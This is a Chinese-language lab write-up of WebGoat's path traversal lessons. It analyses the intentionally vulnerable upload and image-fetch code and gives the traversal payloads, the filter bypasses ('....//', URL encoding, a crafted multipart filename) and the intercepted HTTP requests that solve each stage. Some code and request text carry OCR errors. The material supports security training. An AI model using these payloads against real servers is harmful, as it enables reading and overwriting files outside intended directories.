
# Path traversal

找到一个Springboot综合靶场WebGoat 配置了两套(docker和idea直接启动debug的版本),配置过程不再赘述

进入path traversal章节,最后一章上传图片要求zip file的太怪了就没写上来。



path traversal漏洞核心是利用文件上传时,需要在服务器上有一个上传路径。该路径可能是直接由前端输入拼接而来,不经过滤或绕过过滤,而让客户client访问/修改到服务器上的其它文件。

第一关的路径是由固定字符和full name拼接而来,并且无任何过滤,所以full name处输入 .../test 即可通关。

代码体现:

#### PathTraversal.html:

ProfileCallback应该是在某个JS里面,它不是直接调用的接口。 寻找 path\_traversal.js

```
webgoat.customjs.profileUploadCallback = function () {
    $.get("PathTraversal/profile-picture", function (result, status) {
        document.getElementById( elementId: "preview").src = "data:image/png;base64," + result;
    });
}
```

该函数调用profile-picture接口。

接下来寻找profile-picture, profile-upload接口在哪。

#### 后端接口在

```
public class ProfileUpload extends ProfileUploadBase {

public ProfileUpload(@Value("${webgoat.server.directory}") String webGoatHomeDirectory, WebSession webSession) {
    super(webGoatHomeDirectory, webSession);
}

@PostMapping(value = @v"/PathTraversal/profile-upload", consumes = ALL_VALUE, produces = APPLICATION_JSON_VALUE)
@ResponseBody
public AttackResult uploadfileHandler(@RequestParam("uploadedFile") MultipartFile file, @RequestParam(value = "fullName", required = false) String fullName) {
    return super.execute(file, fullName);
}

@GetMapping(@v"/PathTraversal/profile-picture")
@ResponseBody
public ResponseEntity<?> getProfilePicture() {
    return super.getProfilePicture();
}
```

#### getProfilePicture分析:

```
@GetMapping(©>"/PathTraversal/profile-picture")
@ResponseBody
public ResponseEntity<?> getProfilePicture() {
    return super.getProfilePicture();
}
```

 $\rightarrow$ 

#### response返回图片的base64形式

 $\rightarrow$ 

## 前端渲染img:

```
webgoat.customjs.profileUploadCallback = function () {
    $.get("PathTraversal/profile-picture", function (result, status) {
        document.getElementById( elementld: "preview").src = "data:image/png;base64," + result;
    });
}
```

## form action post上传图片使用uploadHandler接口:

```
@PostMapping(value = ©V"/PathTraversal/profile_upload", consumes = ALL_VALUE, produces = APPLICATION_JSON_VALUE)
@ResponseBody
public AttackResult uploadFileHandler(@RequestParam("uploadedFile") MultipartFile file, @RequestParam(value = "fullName", required = false) String fullName) {
    return super.execute(file, fullName);
}
```

 $\rightarrow$ 

```
protected AttackResult execute(MultipartFile file, String fullName) {
    if (file.isEmpty()) {
        return failed( assignment: this).feedback("path-traversal-profile-empty-file").build();
    }
    if (StringUtils.isEmpty(fullName)) {
        return failed( assignment: this).feedback("path-traversal-profile-empty-name").build();
    }
    var uploadDirectory = new File(this.webGoatHomeDirectory, child: "/PathTraversal/" + webSession.getUserName());
    if (uploadDirectory.exists()) {
        FileSystemUtils.deleteRecursively(uploadDirectory);
    }
}
```

```
try {
    uploadDirectory.mkdirs();
    var uploadedFile = new File(uploadDirectory, fullName);
    uploadedFile.createMewFile();
    FileCopyUtils.copy(file.getBytes(), uploadedFile);

    if (attemptWasMade(uploadDirectory, uploadedFile)) {
        return solvedIt(uploadedFile);
    }
    return informationMessage( assignment: this).feedback("path-traversal-profile-updated").feedbackArgs(uploadedFile.getAbsoluteFile()).build();

} catch (IOException e) {
    return failed( assignment: this).output(e.getMessage()).build();
}
```

路径uploadDirectory的后半部分是可变(拼接)的,漏洞正是出现在此处再往后就是创建文件,写入文件的过程了。

solvelt的满足条件: parent file (folder) 以PathTraversal结尾

```
private AttackResult solvedIt(File uploadedFile) throws IOException {
    if (uploadedFile.getCanonicalFile().getParentFile().getName().endsWith("PathTraversal")) {
        return success( assignment this).build();
    }
    return failed( assignment this).attemptWasMade().feedback("path-traversal-profile-attempt").feedbackArgs(uploadedFile.getCanonicalPath()).build();
}
```

所以只把图片上传到比原来更向上的一级目录就可以通过了。

## Path traversal 02

结果和payload

0 1 2 3 4 5 6 7 8 0		
Path traversal while uploading files		
The developer became aware of the vulnerability and implemente	d a fix which removed the/ from the input. Again the same assignment but can you bypass the implemented fix?	
	cation	
Linux /I	ome/webgoat/.webgoat-8.2.2/PathTraversal/accelerator	
	Full Name://test Email: test@test.com  Password:  *****  Update	
Congratulations. You have successfully completed the assignment.		


类似1的代码分析,不过给输入加上了过滤:

会过滤掉 ... / 一次。所以需要双写,payload: .... / 过滤掉内部的,留下外部的成功构成有效payload

## Path traversal 03

代码框架基本一致,改变了过滤和上一次不同。

#### 黑盒:




看起来好像不能用full Name来弄了路径取决于文件名看起来文件名没有过滤。

## 一种方法是直接改上传文件的文件名,另一种方法就是post的时候改包:

#### $\rightarrow$

```
1 POST /WebGoat/PathTraversal/profile-upload-remove-user-input HTTP/1.1
2 Host: 192.168.50.11
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
5 Accept-Language: en-US, en; q=0.5
 7 X-Requested-With: XMLHttpRequest
8 Content-Type: multipart/form-data; boundary=---
9 Content-Length: 39801
  Referer: http://192.168.50.11/WebGoat/start.mvc
13 Cookie: JSESSIONID=D1ifvH_1uCZiBKkOoA_fJKcNb5AGh7NZixskAmV1
16 Content-Disposition: form-data; name="uploadedFileRemoveUserInput"; filename=".../test.gif"
  Content-Type: image/gif
                                                                     m″3GMH S& ●R#?
9 w2″`u&±ê à
                                                                                                                      êQF&U
                                                  E"aS-=5
  HH5H^QwlIé w
                                             #KI X|b V |u
```

## forward request, 成功




#### 代码:

和猜测的一样,跟full name无关了,和文件名有关,execute函数还是那个,传入参数不同

```
@PostMapping(value = @v"/PathTraversal/profile-upload-remove-user-input", consumes = ALL_VALUE, produces = APPLICATION_JSON_VALUE)
@ResponseBody
public AttackResult uploadFileHandler(@mequestParam("uploadedFileRemoveUserInput") MultipartFile file) {
    return super.execute(file, file.getOriginalFilename());
}
```

# Path traversal 04




找个名叫 path-traversal-secret 的文件,然后弄个flag,估计和这个文件有关。

## 黑盒:


# 点show random picture后 network tab抓包:



观察response header:



## 我们是要找个secret img文件 , 先扔到burp里看看:




7.jpg 这个file肯定是有的,但是response status code是404,观察 location,它是自动加了个 jpg ,所以request里就不需要加 jpg 了。下面的response body info里看一下,把这个directory下的文件目录给显示出来了, cat下面只有1-10 jpg文件,没有想要的。那寻找一下上一级,看看能不能成

```
1 GET /WebGoat/PathTraversal/random-picture?id=../7.jp HTTP/1.1
2 Host: 192.168.50.11
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0)
Gecko/20100101 Firefox/94.0
4 Accept: */*
5 Accept-Language: en-US, en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Connection: close
9 Referer: http://192.168.50.11/WebGoat/start.mvc
10 Cookie: JSESSIONID=DlifvH_1uCZiBKk0oA_fJKcNb5AGh7NZixskAmV1
11
12


HTTP/1.1 400 Bad Request
2 Server: nginx/1.18.0
3 Date: Wed, 01 Dec 2021 16:04:09 GMT
4 Content-Type: text/plain; charset=UTF-8
5 Content-Length: 54
6 Connection: close
7 X-XSS-Protection: 1; mode=block
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: DENY
10 Illegal characters are not allowed in the query parameter.
```

## 被拦截了。试试url encode之后咋样:



#### 看目录还是没有

#### 在上一级:



看response info, 目标在这一级目录下。

## ../../path-traversal-secret url encode一下,发送请求:

成功找到了。 flag是把用户名SHA-512加密。

代码:

#### 前端:

## random-picture对应的后端接口:

```
@GetMapping(©~"/PathTraversal/random-picture")
@ResponseBody
public ResponseEntity<?> getProfilePicture(HttpServletRequest request) {...}
}
```

## 不能有 🔝 和 🖊 , 否则会直接400 Bad Request

```
var queryParams : String = request.getQueryString();
if (queryParams != null && (queryParams.contains("..") || queryParams.contains("/"))) {
    return ResponseEntity.badRequest().body( t "Illegal characters are not allowed in the query params");
}
```

cat picture是如果request parameter里面id为空,那么就从1-11中随机取一个数作为id。

如果不为空,则用request parameter里的id

如果cat picture的name包含 path-traversal-secret.jpg ,那么直接返回 status code 200,response body是这个图片

如果id是随机取的,并且文件存在,返回status code 200, response body是这个图片

否则返回404,并且response body列出同级目录。

这样看思路就很明显了,直接把id设置成 path-traversal-secret.jpg 就可以得到答案。